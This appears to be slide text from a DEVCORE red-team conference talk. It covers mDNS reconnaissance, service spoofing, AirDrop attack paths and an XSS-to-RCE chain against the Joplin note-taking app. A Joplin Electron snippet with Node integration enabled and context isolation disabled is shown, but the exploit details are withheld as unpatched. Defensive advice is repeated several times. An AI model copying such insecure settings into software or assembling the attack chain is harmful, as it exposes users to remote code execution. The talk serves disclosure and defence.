


## Free your notes

Joplin is an open source note-taking app. Capture your thoughts and securely access them from any device.

Download the app

Sign up with Joplin Cloud






```
86     const windowOptions: any = {
87       x: windowState.x,
88       y: windowState.y,
89       width: windowState.width,
90       height: windowState.height,
91       minWidth: 100,
92       minHeight: 100,
93       backgroundColor: '#fff', // required to enable sub pixel rendering, can't be in css
94       webPreferences: {
95         nodeIntegration: true,
96         contextIsolation: false,
97         spellcheck: true,
98         enableRemoteModule: true,
99       },
00     webviewTag: true,
01     // We start with a hidden window, which is then made visible depending on the showTrayIcon s
02     // https://github.com/laurent22/joplin/issues/2031
03     show: debugEarlyBugs,
04   };
```


XSS → RCE

*DEV*✓*CORE*

AirDrop + Joplin  
= One-Click RCE



僅公布於研討會




僅公布於研討會




*DEV*✓*CORE*

AirDrop One-Click  
to RCE



僅公布於研討會

尚未修補  
不公開詳細資訊



僅公布於研討會

# 紅隊的 Side Channel Attack

---

- ✓ 內對內 mDNS 資訊搜集技巧
- ✓ 內對內偽造服務並劫持手法
- ✓ AirDrop 情蒐方法
- ✓ AirDrop 外對內攻擊新途徑



# 防範建議

---

- 建議可建立並加強宣導針對企業內網服務、程式碼與密碼等內部資訊存放的規範與原則
- 限制內部員工或實習生不得將企業內部敏感資訊存放外部服務中
- 建議盤點並關閉不必要的服務發現功能，以降低攻擊面
- AirDrop 建議關閉或限制僅限聯絡人，也應避免點擊來源不明的傳送內容

# 防範建議

---

- 建議可建立並加強宣導針對企業內網服務、程式碼與密碼等內部資訊存放的規範與原則
- 限制內部員工或實習生不得將企業內部敏感資訊存放外部服務中
- 建議盤點並關閉不必要的服務發現功能，以降低攻擊面
- AirDrop 建議關閉或限制僅限聯絡人，也應避免點擊來源不明的傳送內容

# 防範建議

---

- 建議可建立並加強宣導針對企業內網服務、程式碼與密碼等內部資訊存放的規範與原則
- 限制內部員工或實習生不得將企業內部敏感資訊存放外部服務中
- 建議盤點並關閉不必要的服務發現功能，以降低攻擊面
- AirDrop 建議關閉或限制僅限聯絡人，也應避免點擊來源不明的傳送內容

# 防範建議

---

- 建議可建立並加強宣導針對企業內網服務、程式碼與密碼等內部資訊存放的規範與原則
- 限制內部員工或實習生不得將企業內部敏感資訊存放外部服務中
- 建議盤點並關閉不必要的服務發現功能，以降低攻擊面
- AirDrop 建議關閉或限制僅限聯絡人，也應避免點擊來源不明的傳送內容

DEV✓CORE

Q&A

戴夫寇爾股份有限公司

[contact@devco.re](mailto:contact@devco.re)

02-2577-0925